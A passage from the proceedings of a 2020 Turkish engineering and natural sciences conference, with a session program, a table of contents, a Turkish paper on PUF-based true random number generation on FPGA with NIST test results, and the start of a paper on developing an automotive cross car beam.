Doç. Dr. Arife GENÇER İMER	ORGANİK ESASLI FOTODİYOTUN OPTOELEKTRİK ÖZELLİKLERİNİN İNCELENMESİ		
Doç. Dr. Arife GENÇER İMER	THE INTERFACE CONTROL OF THE SCHOTTKY DIODE BY ORGANIC DYE		

Head of the session:	Date: 25.01.2020	Time:	Saloon:
Doç. Dr. Cemil İNAN	Saturday	15 ³⁰ :17 ³⁰	ISPEC-2
Autors	Topic Title		
Guldane KAHRAMAN Prof. Dr. Omer EYERCI OGLU Arş. Gör. Mahmut TANDOĞAN	FINITE ELEMENT SIMULATION OF NEEDLE PEEN FORMING PROCESS FOR SHEET METAL		
Dr. Öğr. Üyesi Murat SARIBAY	KATI MEKANİĞİ ALANINDAKİ HATA ÖRNEKLERİNİN BİLGİSAYAR DESTEKLİ ANALİZİ KONUSUNDAKİ SON GELİŞMELER		
Serkan ÖZŞAHİN Kadir ÇAVDAR Hüseyin DEĞİRMENCİ Tevfik ÖZGÜR	CROSS CAR BEAM DEVELOPMENT STUDIES		
Serkan ÖZŞAHİN Kadir ÇAVDAR Hüseyin DEĞİRMENCİ Tevfik ÖZGÜR	ERGONOMIC ANALYSIS OF NEW HANDBRAKE		
Dr. Öğr. Üyesi Süleyman ADAK Dr. Hasan CANGİ Doç. Dr. Cemil İNAN	BİLGİSAYAR DESTEKLİ ÜÇ FAZLI TAM DALGA KONTROLSUZ DOĞRULTUCU ANALİZİ		
Dr. Öğr. Üyesi Süleyman ADAK Doç. Dr. Cemil İNAN	PLC KONTROLLÜ ASENKRON MOTORLARA REAKTANS BOBİNİ İLE YOL VERME		
Doç. Dr. Mahir UZUN Mehmet Sinan ÇETİN	TOZ METALÜRJİSİ YÖNTEMİYLE ÜRETİLMİŞ FARKLI ORANLARDA B-CrC PARTİKÜL TAKVIYELİ Cu METAL MATRİSLİ KOMPOZİT MALZEMELERİN MİKROYAPI VE MEKANİK ÖZELLİKLERİNİN İNCELENMESİ		
Doç. Dr. Mahir UZUN Mehmet Sinan ÇETİN	SİKLOİD, EPİSİKLOİD, EVOLVENT EĞRİ YÜZEYLİ PARÇALARIN İŞLENMESİNDE YÜZEY EĞRİLİĞİNİN TALAŞ MORFOLOJİSİ, YÜZEY PÜRÜZLÜLÜĞÜ VE YÜZEYDEKİ SICAKLIK DAĞILIMI ÜZERİNE ETKİLERİNİN ARAŞTIRILMASI		
Doç. Dr. Mustafa ÖZEN Dr. Öğr. Üyesi Mehmet Emrah POLAT Cennet ÇAKMAK	BİYOMEKANİK ÇALIŞMALARDA SİMÜLASYONUN ÖNEMİ VE CT KESİT GÖRÜNTÜLERİNİN 3 BOYUTLU MODELLERE DÖNÜŞTÜRÜLMESİ		

Photography Gallery



ISPEC
6th INTERNATIONAL
CONFERENCE ON
ENGINEERING &
NATURAL SCIENCES

January 24-26, 2020
Sanliurfa, Turkey



**CONFERENCE
VENUE:**
Harran University
Osmanbey Campus

All pictures taken at the event has been published in **IKSAD CONGRESS SOCIETY** Facebook Group// to get the pictures, please, visit the group and become a member...



CONTENT

CONGRESS ID	I
PROGRAM	II
PHOTO GALLERY	III
CONTENT	IV

Author	Title	No
Ali Yau Yusuf Seda Arslan Tuncer	HALKA OSİLATÖR VE HAKEM PUF İLE GERÇEK RASGELE SAYI ÜRETİMİ	1-5
Serkan ÖZŞAHİN Kadir ÇAVDAR Hüseyin DEĞİRMENCİ Tevfik ÖZGÜR	CROSS CAR BEAM DEVELOPMENT STUDIES	6-22
Serkan ÖZŞAHİN Kadir ÇAVDAR Hüseyin DEĞİRMENCİ Tevfik ÖZGÜR	ERGONOMIC ANALYSIS OF NEW HANDBRAKE	23-31
Mustafa Hakkı AYDOĞDU Zeliha ŞAHİN	TÜRKİYE'DE SON DÖNEMLERDE KIRMIZI MERCİMEK ÜRETİMİNDEKİ DEĞİŞİMLERİN GENEL ANALİZİ	32-37
Ömer AKÇAL Gönül AYDOĞAN	BFM-2000 PROTOKOLÜ ALMIŞ 8-14 YAŞ GRUBU AKUT LENFOBLASTİK LÖSEMİLİ ÇOCUKLARDA DİKKAT EKSİKLİĞİ	38-43
Hatice PARLAKÇI DOĞAN Mustafa Hakkı AYDOĞDU	TÜRKİYE'DE SON DÖNEMLERDE NOHUT ÜRETİMİNDEKİ DEĞİŞİMLERİN GENEL ANALİZİ	44-48
Hatice PARLAKÇI DOĞAN Mustafa Hakkı AYDOĞDU	TÜRKİYE'DE SUSAM ÜRETİMİNDEKİ SON DÖNEM DEĞİŞİMLERİNİN GENEL ANALİZİ	49-54
Yusuf Can DEMİR	FARKLI ISIL KOŞULLARIN POLİETİLEN MALZEMELERİN MEKANİK ÖZELLİKLERİ ÜZERİNE ETKİLERİ	55-71
Ibrahim YUKSEL Ibrahim Halil DEMIREL	THE IMPORTANCE OF HYDRO ENERGY AND ITS CALCULATION METHODS	72-77
Hüseyin Yıldırım DALKILIÇ Metin BAYÇINAR	SPI, PNI, SPEI ve AI İNDİSLERİ KULLANILARAK KONYA KAPALI HAVZASI'NIN KURAKLIK DEĞERLENDİRMESİ	78-85
Nihat KÜÇÜK Mustafa Hakkı AYDOĞDU	TÜRKİYE'DE NAR ÜRETİMİNİN SON DÖNEMLERDEKİ GENEL ANALİZİ	86-90
Berrin Nevra KATI EKER	VİYADÜKLERDE ÖNGERİLMELİ T KESİTLİ KİRİŞ KULLANIMI VE OPTİMİZASYONU (MADEN VİYADÜĞÜ ÖRNEĞİ)	91-96
Nebi ÖZDÖNER Seda BAK	ÇELİK TEL KATKILI BETONARME KİRİŞ ELEMANLARININ EĞİLME DAVRANIŞININ DENEYSEL İNCELENMESİ	97-102
N. Feyza YALÇIN	MAX-MIN RODEG INDEX OF SOME CERTAIN GRAPHS	103-107
Ezgi ABACIOĞLU Hatice AKARSU Orhan GÜLSEVEN	TRAFİĞİN YOĞUN OLDUĞU ALANLARDA YETİŞTİRİLEN BAZI MEYVE AĞAÇLARINDA AĞIR METAL KONSANTRASYONLARININ ORGAN BAZINDA DEĞİŞİMİ	108-115
Roda KIZIL Süleyman KARDAŞ	BLOKZİNCİRDE EMEK KANTİ ve HİSSE KANTİ UZLAŞMA PROTOKOLLERİ	116-126

Ali Fatih KULOĞLU Murathan SAYGILI Onur Behzat TOKDEMİR	A BIBLIOMETRIC REVIEW OF GLOBAL SCIENTIFIC RESEARCH TRENDS ON ARTIFICIAL INTELLIGENCE AND CONSTRUCTION MANAGEMENT FROM 1988 TO 2018	127-134
Osman KILINÇEKER Ali Mücahit KARAHAN	SARI BEZELYE UNUNUN BALIK KÖFTE ÜRETİMİNDE KULLANIMI	135-140
Seda KÜPELİ Erman ÇELİK Irfan KARAGOZ	THREE DIMENSIONEL MODELLING AND PARAMETRIC ANALYSIS OF A PEM FUEL CELL WITH A SERPENTINE FLOW CHANNEL	141-151
Parham TASLİMİ Mesut ISIK	<i>PAMOUS ARGENTEUS</i> SOLUNGAÇ DOKUSUNDAN KARBONİK ANHİDRAZ ENZİMİNİN SAFLAŞTIRILMASI VE KARAKTERİZASYONU VE BAZI METAL İYONLARININ ENZİM AKTİVİTESİ ÜZERİNDEKİ ETKİSİ	152-156
Ali Mücahit KARAHAN Osman KILINÇEKER	KARABUĞDAY (<i>FAGOPYRUM ESCULENTUM</i> MOENCH)'İN BAZI ÖZELLİKLERİ VE TAHİL ÜRÜNLERİNDE KULLANIMI	157-160
M. Fatih YÜKSEL Canan HALAT Selin ÖZTİN Rıza ATAV	REAKTİF BOYALI PAMUKLU ÖRME KUMAŞLARDA IŞIK HASLIKLARININ GELİŞTİRİLMESİ	161-167
Mustafa ÖZEN Mehmet Emrah POLAT Cennet ÇAKMAK	BİYOMEKANİK ÇALIŞMALARDA SİMÜLASYONUN ÖNEMİ VE CT KESİT GÖRÜNTÜLERİNİN 3 BOYUTLU MODELLERE DÖNÜŞTÜRÜLMESİ	168-176
Guldane KAHRAMAN Omer EYERCIOGLU Mahmut TANDOĞAN	FINITE ELEMENT SIMULATION OF NEEDLE PEEN FORMING PROCESS FOR SHEET METAL	177-186
Zeynep ALGIN Sümevra GERİNCİ Delil DEMİR	MERMER VE BAZALT ATIK TOZLARININ SİLİNDİRLE SIKIŞTIRILMIŞ BETONUN BASINÇ DAYANIMINA ETKİSİ	187-194
M. Fatih YÜKSEL Y. Fatih DİLSİZ Gülten ERSÖZ KAPLAN Rıza ATAV	PAMUK İPLİKLERİN REAKTİF BOYARMADDELERLE BOYAMA SONRASI YIKAMA İŞLEMLERİNDE SÜRE TASARRUFU SAĞLANMASI: ENDÜSTRİYEL ÖLÇEKLİ BİR UYGULAMA	195-201
Behçet DÜNDAR Emriye ÇINAR Gizem DOKUZLAR	ATIK KIRMIZI VE BEYAZ MERMER TOZU KATKILI HARÇLARIN FİZİKSEL VE MEKANİK ÖZELLİKLERİNİN İNCELENMESİ	202-212
Behçet DÜNDAR Emriye ÇINAR Onur FİDAN	KARBON LİF TAKVİYELİ BETONLARIN FİZİKSEL VE MEKANİK ÖZELLİKLERİNİN İNCELENMESİ	213-221
Hanifi TOPRAK Süleyman KARDAŞ	2. KATMAN İÇ AĞ SALDIRILARI ve ÖNLEMLER	222-238

HALKA OSİLATÖR VE HAKEM PUF İLE GERÇEK RASGELE SAYI ÜRETİMİ
TRUE RANDOM NUMBER GENERATION WITH RING OSCILLATOR AND ARBITER PUF**Ali Yau Yusuf**

Fırat Üniversitesi Mühendislik Fakültesi Yazılım Mühendisliği, Elazığ, TÜRKİYE

Seda Arslan Tuncer

Fırat Üniversitesi Mühendislik Fakültesi Yazılım Mühendisliği, Elazığ, TÜRKİYE

ÖZET

Rasgele sayılar simülasyon, modelleme, oyun teorisi, şifreleme ve derleyici gibi bilgisayar biliminin birçok alanında yaygın olarak kullanılmaktadır. Rasgele sayıların bu gibi alanlarda kullanılabilmesi için tahmin edilememe, tekrar üretilmemesi ve iyi istatistiksel özelliklere sahip olması gerekir. Bu özellikleri sağlayan ve gerçek rasgele sayı üretici olarak kullanılan fiziksel klonlanamaz fonksiyonlar, üretim sürecinde kontrol edilemez varyasyonlara bağlı olarak yongaya özgü ve benzersiz çıktılar üreten yapılardır. Bu makalede Halka osilatör ve Arbitre tabanlı PUF yapıları ile rasgele sayı üretimi sunulmuştur. Her iki PUF yapısı FPGA ortamında gerçekleştirilmiş ve üretilen sayılar NIST test süiti ile test edilmiştir. Testlerden başarılı sonuçlar elde edilmiştir.

ABSTRACT

Random numbers are widely used in many fields of computer science such as simulation, modeling, game theory, encryption and compiler. Random numbers must be unpredictable, unreproducible and have good statistical properties to be used in such fields. The physical unclonable functions that provide these features and are used as true random number generators are structures that produce chip-specific and unique outputs due to uncontrollable variations in the manufacturing process. In this article, random number generation with Ring Oscillator and Arbitre PUF structures are presented. Both PUF structures were performed in FPGA and the numbers produced were tested with NIST test suite. Successful results were obtained from the tests.

1. GİRİŞ


Rasgele sayıları elde etmek amacıyla sözde rasgele sayı üreticileri (SRSÜ) ve gerçek rasgele sayı üreticileri (GRSÜ) olmak üzere çeşitli sayı üreticileri geliştirilmiştir[1,2,3]. Sözde rasgele sayı üreticileri deterministik yapıda olup bir başlangıç (tohum) değeri kullanılarak belirli bir algoritma ile kolaylıkla sayı dizileri üretir. Gerçek rasgele sayı üreticileri ise deterministik olmayıp gürültü kaynağı olarak gerçek fiziksel süreçleri kullanır. Rasgele sayıların bilgisayar biliminde kullanılabilmesi için rasgele sayı üreticinin tekrar süresi uzun ve üretilen sayılar birbirinden bağımsız olmalıdır. Literatürde Sözde ve Gerçek rasgele sayı üreticilerinin beraber kullanıldığı Hibrit rasgele sayı üretme yapıları da mevcuttur[4]. Sözde rasgele sayılar hem yazılım hemde donanım tabanlı, gerçek rasgele sayılar ise donanım tabanlı geliştirilir. Donanım tabanlı geliştirilen gerçek rasgele sayı üretme yapılarından biri Fiziksel Klonlanamaz Fonksiyon (PUF: Physical Unclonable Function)'lardır[5]. PUF'lar fiziksel yapıya özel çıkış üretilmelerinden dolayı PUF çıkışı değişkenlik gösterir. Bu özelliği dolayısı ile bilgisayar biliminde yaygın olarak kullanılırlar. Literatürde tasarlanmış Halka Osilatör tabanlı PUF (Ring oscillator-PUF), Hakem PUF (Arbitre PUF), SRAM PUF, Kelebek (Butterfly PUF), Latch PUF, Flip Flop PUF ve Anderson PUF yapıları vardır[6,7,8,9]. [7]'de, Simetrik ve asimetrik anahtarların üretilmesi için RO tabanlı PUF'un kullanılabilir olduğunu göstermek için RO-PUF'un GRSÜ olarak kullanımını sundular. NIST testlerinden başarılı sonuçlar elde edilmiş testlerin başarısı %96dan daha yüksektir. RO-PUF tasarımlarında, tüm RO'ların karşılıklı olarak simetrik olmasını gerektirir. Ayrıca PUF yanıtındaki bitlerin bağımsızlığını korumak için RO çiftlerinin sayısı sınırlıdır. Bu dezavantajı gidermek için RO çiftlerinin belirli bir bölümünü seçip PUF çıkışı olarak kullanıldı[8]. Bu yaklaşımın klasik yaklaşımdan daha verimli olduğu gösterilmiş ve tasarım FPGA'da gerçekleştirilmiştir[8]. RO yapılarının farklı mantık stilleri ile tasarımı bu yapıları kullanan CRO PUF geliştirildi. 90 nm CMOS teknoloji ile geliştirilen CRO PUF ile daha güvenilir sonuçlar elde edildiği gösterilmiştir[9].

Geleneksel Hakem PUF'un 2x2 yapısı yerine 4 x 4 anahtar blokları kullanan yeni bir tür hakem PUF sunulmuştur. Teklik (uniqueness), klonlanamazlık (unclonability), tahmin edilememezlik (unpredictability) and sağlamlık (robustness) parametreleri incelenmiş başarılı sonuçlar elde edilmiştir[10]. Deterministik Rastgele Bit Üreticisi (DRBG) ve Entropi modülünden oluşan

Kriptografik olarak güvenli sözde rastgele sayı üreticisi tasarlanmıştır. SRAM Fiziksel Klonlanamayan Fonksiyonlar, kriptografik olarak güvenli sözde rastgele sayı üreticisi için yeterli entropiye sahip olduğundan sayı üreticinde entropi kaynağı olarak kullanılmıştır. Üretilen sayılar (NIST) SP800-22 Test Suiiti ile test edilmiş başarılı sonuçlar elde edilmiştir[11]. Son teknolojiye göre iki kat iyileştirme ile güvenilir ve verimli bir SR-Latch tabanlı PUF tasarımı önerilmiştir. Tasarım iki farklı 25 Xilinx Spartan-6 FPGA (XC6SLX16) ve 10 Xilinx Zynq SoC (XC7Z010) cihazında doğrulanmıştır[12].

2. PUF MİMARİLERİ VE FPGA ORTAMINDA GERÇEKLEŞTİRİLMESİ


PUF, bir meydan okuma (challenge) setiyle uyarılarak bir cevap seti (Response Set) üreten bir fonksiyondur. Şekil.1 'de gösterildiği gibi Meydan okuma-cevap ilişkisi donanımın kimyasal ve fiziksel özellikler sayesinde farklılık gösterir. PUF yapılarının temel dört özelliği vardır. Bunlar teklik (uniqueness), klonlanamazlık (unclonability), tahmin edilemezlik (unpredictability) and sağlamlık (robustness)'tır. Bu dört özellik nedeniyle, PUF'lar bilgisayar biliminde sayı üretiminde gerçek rasgele sayı üreticileri olarak kullanılmaktadır. Teklik, PUF devre tasarımının, farklı entegrelerde gerçekleştirilmesi durumunda farklı meydan okuma değerlerine göre cevapların (Response) farklı olmasıdır. Bu değerlerin %50 civarında olması beklenir. Bu değer iki farklı PUF tasarımından elde edilen cevap setinin farklı olacağını gösterir. Klonlanamazlık, aynı cevap setinin elde edilmesi için iki PUF devresinin gerçekleştirilmesinin zor ve çok zaman alacağını belirtir. Tahmin edilememe, Bir PUF'un bir meydan okumaya karşılık verdiği yanıtların, PUF'un çevresel farklılıkları, yapısı ve düzeni biliniyor olsa bile tahmin edilemez olmasıdır. Sağlamlık ise, aynı meydan okumalar ile birden fazla kez PUF sorgulandığında PUF'un yüksek olasılıkla benzer yanıtlar vermesi anlamına gelir.




Şekil 1. PUF temel yapısı

2.1 Ring Osilatör Tabanlı PUF

Halka osilatörler, yapılarında tek sayıda ve birbirleri ile bağlı NOT kapı elemanlarından oluşur. Kapı elemanları girişine uygulanan işaretler NOT kapı eleman çıkışlarında gecikmeli elde edilir. Bu gecikme halka osilatörde devamlı osilasyona neden olur. Her bir kapı elemanın kimyasal özelliklerinin farklı olmasından dolayı osilasyon rasgelelik özelliği taşır. Şekil.2 RO yapısını göstermektedir. Çoklayıcı girişlerini seçmek için sel biti 0 olduğunda Data0 girişine uygulanan lojik 1, NOT kapılarının çıkışında lojik 0 olacaktır. Sel girişinin 1 yapılması durumunda osilatör salınım yaparak çıkışta 1-0-1... olacaktır.




Şekil.2 Temel RO yapısı



Şekil.3 RO tabanlı PF yapısı

RO-PUF yapısında bir birine eş sayıda eleman barındıran birden çok RO'lar kullanılır. Çoklayıcılar aracılığıyla RO salınımları seçilir. Şekil.3 RO tabanlı PUF yapısını göstermektedir. İki farklı RO'dan elde edilen salınım frekansları karşılaştırılarak rasgele sayı üretimi gerçekleştirilir. Frekans karşılaştırmaları için sayıcı devreleri kullanılır. RO grupları salınım frekansları birbirinden farklıdır. Sayıcı girişine verilecek işaretlerin değişken olması için RO grupları Çoğullayıcı seçme girişine verilen işaretler ile sağlanmaktadır. Şekil.4 RO'ün FPGA'da gerçekleştirilmesini göstermektedir. Karşılaştırıcı çıkışından elde edilen rasgele sayıların bir bölümü Şekil.5'te verilmiştir.



Şekil.4 FPGA'da gerçekleştirilmiş RO yapısı

```


000000 1 1 0 0 1 0 1 0 1 0 1 1 1 1 0 0 0 1 1 1 1 1 1 0 1 0 0 1 0 0 0 1 1 1 1 0
000023 1 1 0 1 1 1 1 0 1 1 0 0 1 1 0 1 1 1 1 0 0 0 0 1 0 1 0 1 1 1 1 1 0 0 1 0
000046 1 0 1 1 0 1 0 0 0 0 1 1 1 1 0 0 1 1 0 0 1 0 0 1 0 0 1 1 0 1 0 1 1 1 1 1
000069 1 0 0 0 1 0 1 1 1 1 0 1 0 1 0 1 0 0 1 1 1 0 1 0 0 0 0 0 1 1 0 0 0 1 0
00008c 0 1 1 1 1 0 1 0 0 0 1 0 0 0 0 1 0 1 0 1 1 0 0 1 0 0 0 0 0 1 0 1 1 0 1
0000af 1 1 0 1 0 0 0 1 0 1 1 1 1 0 1 1 0 0 1 0 1 1 0 0 1 0 0 1 0 1 0 0 1 1 1
0000d2 0 0 0 1 1 1 0 0 0 1 0 1 0 1 1 0 0 1 1 1 0 0 1 0 1 1 1 1 1 1 1 1 0 1 1 1

```

Şekil.5 RO-PUF yapısı ile elde edilen rasgele sayıların bir bölümü


2.2. Hakem PUF

Çoklayıcı gibi gecikme elemanları kullanılarak bir sinyalin iki devre üzerinden aktararak sayı üretimi yapılır. Bu yapıda sinyalin hangi devre üzerinden önce geldiğini belirlemek için hakem olarak adlandırılan devreler kullanılır. Şekil.6 temel hakem PUF yapısını göstermektedir.



Şekil.6 Hakem PUF yapısı

N adet gecikme elemanı çoğullayıcı (MUX) gecikme elemanı olarak kullanılır. Hakem PUF çıkışı Challenge seçme girişine verilen işarete bağlı olarak sayı üretir. Şekil.7 FPGA ortamında gerçekleştirilen Hakem PUF yapısını ve üretilen sayıların hafızaya kayıt edilmesini göstermektedir. Şekil.8 Hafıza birimine kaydedilen rasgele sayıların bir bölümünü göstermektedir.



Şekil.7 FPGA'da Hakem PUF'un gerçekleştirilmesi ve üretilen sayıların hafızaya kaydedilmesi

000000	0 1 1 1 0 1 0 0 0 1 1 1 1 1 1 0 1 0 1 1 1 1 1 0 0 0 0 0 0 0 0 0 0 1
000023	0 1 0 1 0 1 0 0 0 1 1 0 0 0 1 0 1 1 1 0 1 1 1 0 1 1 1 0 1 0 1 0 0 0 0 1
000046	0 1 1 1 1 0 1 0 1 1 1 1 0 0 0 0 1 1 1 0 0 0 0 0 1 1 1 1 0 0 0 1 0 1 1 1
000069	0 0 0 0 0 0 0 0 0 0 0 1 1 0 1 1 1 0 1 0 1 0 0 1 1 0 1 1 1 0 0 1 0 0 0 0
00008c	1 1 0 1 1 1 1 0 0 0 1 1 1 1 1 1 0 0 0 0 1 1 0 1 1 1 0 1 1 1 0 0 0 1 1 1
0000af	1 0 1 0 0 1 0 1 1 1 1 0 0 1 1 1 0 0 0 1 1 0 0 0 1 0 0 0 1 1 1 0 1 0 1 0
0000d2	1 1 1 1 1 0 0 0 0 0 1 1 1 1 0 0 1 1 1 0 1 0 0 0 1 1 0 1 1 1 1 1 1 0 0 1 1

Şekil.8 Hakem PUF ile üretilen sayıların bir bölümü

3.NIST İSTATİSTİKSEL TEST SÜİTİ

Rasgelelik olasılıklı bir özelliktir; yani rastgele bir dizinin özellikleri olasılık açısından karakterize edilebilir ve açıklanabilir. İstatistiksel testlerin sonuçları, bir test hakkında yanlış sonuçlardan kaçınmak için dikkatle yorumlanmalıdır. Her test için, belirlenen ve sıfır hipotezi olarak adlandırılan hipotezin kabulünü veya reddini belirlemek için bir rasgelelik istatistiği seçilmeli ve kullanılmalıdır. Sıfır hipotezi referans dağılımı matematiksel yöntemlerle belirlenir. Bu referans dağılımından kritik bir değer belirlenir. Test istatistik değeri, kritik değerle karşılaştırılır. Test istatistik değeri kritik değeri aşarsa, rasgelelik için sıfır hipotezi reddedilir. Aksi takdirde, sıfır hipotezi kabul edilir. Literatürde sayıların rasgeleliğini analiz etmek için geliştirilen testlerden biride NIST test süitidir[13]. Testlerde kullanılan kritik değerler α ve P-value değerleridir. Önem derecesi, α 'nın 0.01olarak seçilmesi test edilecek sayıların rasgeleliğinin 99% güven değerine sahip olduğunu belirtir. P-value, rasgeleliğin ölçüsü 1'e eşit olursa sayılar mükemmel rasgeleliğe sahiptir. P-value'nün sıfıra eşit olması sayıların rasgele olmadığını gösterir. Tablo.1 Hakem PUF ve RO-PUF rasgele sayı üreticilerinden elde edilen sayıların NIST test sonuçlarını göstermektedir.

Tablo.1 Hakem PUF ve RO-PUF test Sonuçları

Test	Hakem PUF	RO-PUF
Frequency Monobit	0,949	0,912
Frequency test Within a Blok	0,931	0,137
Runs	0,671	0,322
Longest Run of Ones in a Blok	0,695	0,782
Binary Matrix Rank	0,621	0,937
Discrete Fourier Transform	0,207	0,885
Non-Overlapping Template Matching	0,025	0,052
Overlapping Template Matching	0,671	0,269
Universal	0,744	0,365
Linear Complexity	0,256	0,355
Serial	0,912	0,609
	0,672	0,322
Approximate Entropy	0,011	0,913
Cumulative Sums	0,801	0,618

4. SONUÇLAR

Bilgisayar biliminin birçok alanında ihtiyaç duyulan rasgele sayıların gerçek sayı, tekrar üretilemez, tahmin edilemez ve iyi istatistiksel özellikler sergilemesi istenir. Bu özellikleri sağlayan rasgele sayı üretme yöntemlerinden biride PUF yapılarıdır. Bu bildiriye temel PUF yapılarından Hakem PUF ve RO tabanlı PUF yapılarının FPGA ortamında gerçekleştirilmesi sunulmuştur. Elde edilen sayıların kalitesini ve istatistiksel sonuçlarını belirlemek için NIST test süiti kullanılmıştır. Her iki PUF yapısı ile üretilen rasgele sayılar NIST testlerinden başarılı olmuştur.

5. KAYNAKLAR

1. A. Maiti, R Nagesh, A Reddy, Schaumont, "Physical unclonable function and true random number generator: a compact and scalable implementation", Proceedings of the 19th ACM Great Lakes Symposium on VLSI GLSVLSI '09, pp. 425-428.
2. Tsoi, K.S., Leung, K.H., Leong, P.H.W.: Compact FPGA-based true and pseudo random number generators. In: Proc. 11th IEEE Annual Symposium on Field-Programmable Custom Computing Machines, p. 51
3. Fischer Viktor, Drutarovsky Milos, "True Random Number Generator Embedded in Reconfigurable Hardware", Proceedings of the 4th International Workshop on Cryptographic Hardware and Embedded Systems, 2002
4. Avaroğlu, E., Koyuncu, I., Özer, A.B., Türk, M.: Hybrid pseudo-random number generator for cryptographic systems. Nonlinear Dyn. 82, 239–248 (2015)
5. Tuncer, S.A.: Real-time random number generation with RO-based double PUF. Informacije MIDEM 48(2), 121–128 (2018)
6. G. S. Rose et al., "Foundations of memristor based PUF architectures", Proc. IEEE/ACM Int. Symp. Nanoscale Archit. (NANOARCH), pp. 52-57, Jul. 2013.
7. S. Buchovecká, R. Lórencz, F. Kodýtek, and J. Buček, "True random number generator based on ring oscillator PUF circuit," Microprocessors and Microsystems, vol. 53, pp. 33–41, 2017.
8. F. Kodýtek, R. Lórencz, J. Buček, "Improved ring oscillator PUF on FPGA and its properties", Microprocessors and Microsystems, 2016.
9. S.R. Sahoo, K.S. Kumar, K. Mahapatra A novel current controlled configurable ro puf with improved security metrics Integration, 58 (2017), pp. 401-410.
- 10 E. Dubrova A Reconfigurable Arbiter PUF with 4 x 4 Switch Block, 2018 IEEE 48th International Symposium on Multiple-Valued Logic (ISMVL), 2018, pp:31-37.
11. S. Chen, B. Li, and C. Zhou, "FPGA implementation of SRAM PUFs based cryptographically secure pseudo-random number generator," Microprocessors and Microsystems, vol. 59, pp. 57–68, 2018.
12. Habib Bilal, J. P. Kaps, K. Gaj, "Implementation of Efficient SR-Latch PUF on FPGA and SoC devices", Microprocessors & Microsystems, vol. 53, 2017.
13. NIST Special Publication 800-22, 2001. <http://csrc.nist.gov/rng/rng2.html>.

CROSS CAR BEAM DEVELOPMENT STUDIES

Serkan ÖZŞAHİN

AKA Otomotiv A.Ş. R&D Center, Bursa, Turkey

Kadir ÇAVDAR

Bursa Uludag University, Mechanical Engineering Department, Bursa, Turkey

Hüseyin DEĞİRMENÇİ

AKA Otomotiv A.Ş. R&D Center, Bursa, Turkey

Tevfik ÖZGÜR

AKA Otomotiv A.Ş. R&D Center, Bursa, Turkey

ABSTRACT

An automotive cross car beam; It is a complex part which carries the parts such as instrument panels, control buttons, steering system, heating-cooling systems and airbag systems that make up the automobile console and also determines the geometry. Avoiding resonant frequencies and improving driving comfort are major performance requirements in the design of a cross car beam. For the cross car beam, which is generally produced on the basis of steel pipes, aluminium, magnesium alloys and composite material options have been observed as alternatives in production in recent years. For manufacturers of light vehicles and commercial vehicles, the cross car beam offers maximum functional integration and a significant weight reduction while meeting all required properties. Over the past five years there has been considerable interest in the development of cross car beams, which serve as the main component for support of the Instrument Panel structure and related systems. Durability and crashworthiness have driven the role of cross car beams to new levels.

This paper describes the development stages of the cross car beam used in the passenger cars. The experience gained in the design process, starting with the pathway for lighter cross car beam and shorter manufacturing time, and the resulting level of publication is the issue.

In this study, Noise, Vibration and Harshness (NVH) tests of new cross car beam model which is analysed according to design specifications, displacement and safety coefficient analysis for many connection points and determination of classification value have been carried out. The results of the sample analysis are given in the paper and evaluated.

Keywords: Automobile, Cross Car Beam, Systematic Design, Development

1. INTRODUCTION

Cross car beam; is a complex piece of production that carries parts such as dashboards, control buttons, steering system, heating-cooling systems and airbag systems that make up the car console, and at the same time determines the geometry. In recent years, aluminum, magnesium alloys and composite materials alternatives have been used as alternatives in production for cross car beam, which is usually produced on the basis of steel pipes. In this section, studies on cross car beam in the literature will be given as an example.

In the master thesis study prepared by Rahmani (2013), cost-based multi-criteria optimization steps are presented on cross car beam made of aluminum alloy instead of classical steel construction. In the study, which emphasizes that the noise and vibration behavior are the key boundary conditions in the optimization studies, topology optimization has been done with the help of the material distribution method. Among the results of the thesis study, it is argued that the aluminum alloy can be used as cross car beam material, the cost will be lower than predicted, and there may be various advantages especially in terms of vibration behavior.

Research on the use of magnesium and its alloys in various automobile parts has been studied as the subject of graduate study by Atalay (2006). It has been emphasized that magnesium is the weakest among all construction metals, as well as its high strength as a metal, but also its high specific strength and specific rigidity, good workability, ductility and weldability due to known methods. In the application of a cross car beam of a model of FIAT Company, AM60B series magnesium alloy was used

and success was achieved in practice. In another study of magnesium alloys used in the automobile industry, a material emphasis was also placed on cross car beam (Esdaile R.J., 2001). In this study, the cross car beam was deformed and a production was made in the form of a complex console.

Kendall et al. (1998) focused on a cost model for cross car beam manufactured from composite materials. According to this model, manufacturing time of composite material, shift costs, etc. are emphasized. It is argued that the total cost may be adapted to certain conditions.

Examples in which the cross car beam are removed from the center and the front panel is made of PP material are also available in the literature (Slik et al., 2001). The results obtained by the finite element analysis are presented in the study that the front panel to be manufactured from PP material containing 15% talk will meet the requirements. The new 2,5 kg lighter system is also suitable for NVH tests with static and dynamic strength. It was emphasized that the total cost would be acceptable for the installation cost.

It is reported that topology optimization on cross car beam made of aluminum alloy instead of cross car beam manufactured from steel material can achieve a carrier material 40% lighter (Li and Kim, 2015). In the study, the cost element was also taken into consideration and the total cost was achieved. However, it is also emphasized that new designs are not examined in terms of impact tests and there may be shortcomings in this area. In this study; the stages of the design and analysis studies and the results obtained to reduce the production cost of the total system without giving up the NVH, static and dynamic strength and dimensional limitations of the cross car beam.

2. MATERIALS & METHODS

Design improvement studies have been carried out in the light of the experiences gained from the still-produced cross car beam. In these studies; it is the most important aim to reduce the cost because manufacturing is facilitated and accelerated.

In this section, the computer-aided design and analysis study done to realize the above-mentioned aims will be summarized. In order to make changes on existing solid models, firstly systematic review meetings were held.

Experienced designers, manufacturing managers and cost experts participated in this meeting. At the meetings each piece was handled one by one; we have searched for the question "which changes can be made easier and at a reasonable cost". Every idea that emerged during the meetings was recorded and worked on by experts.

In the last part, a total evaluation meeting was carried out and the modeling studies were started. It has been decided to change the following parts on the part:

- a) Left-Right side bracket
- b) Steering link bracket
- c) 4x4 bracket
- d) BFRO bracket
- e) Center support connection bracket

The model of the designed cross car beam is shown in Figure 1 and the sample images of the renewed parts are shown in Table 1 together with their initial and final state.

The design change in the five parts shown in Table 1 has been addressed in many ways. Left-Right side bracket has common and separated parts. When compared to the last design and the first design, all these changes were made to ensure production simplicity.

The thickness of the steering link bracket is reduced and the shape of the feder is changed. Modifications have been made to the model for cost-effective production and a higher cross car beam of the safety

factor. The cross car beam was cutting out to bracket to reduce the mass value. The connection shape in the BFRO bracket, the welding size is being redesign. The center connection bracket was also cutting out in consideration of the environmental data conditions and at the same time the thickness was reduced.

2.1. Modeling and Analysis

Numerous analyzes have been carried out on the newly designed cross car beam models. In these analyzes; static strength, displacement and dynamic specific frequency were investigated. The analysis results are compared with the control values of the firms in general and the safety coefficients are determined.

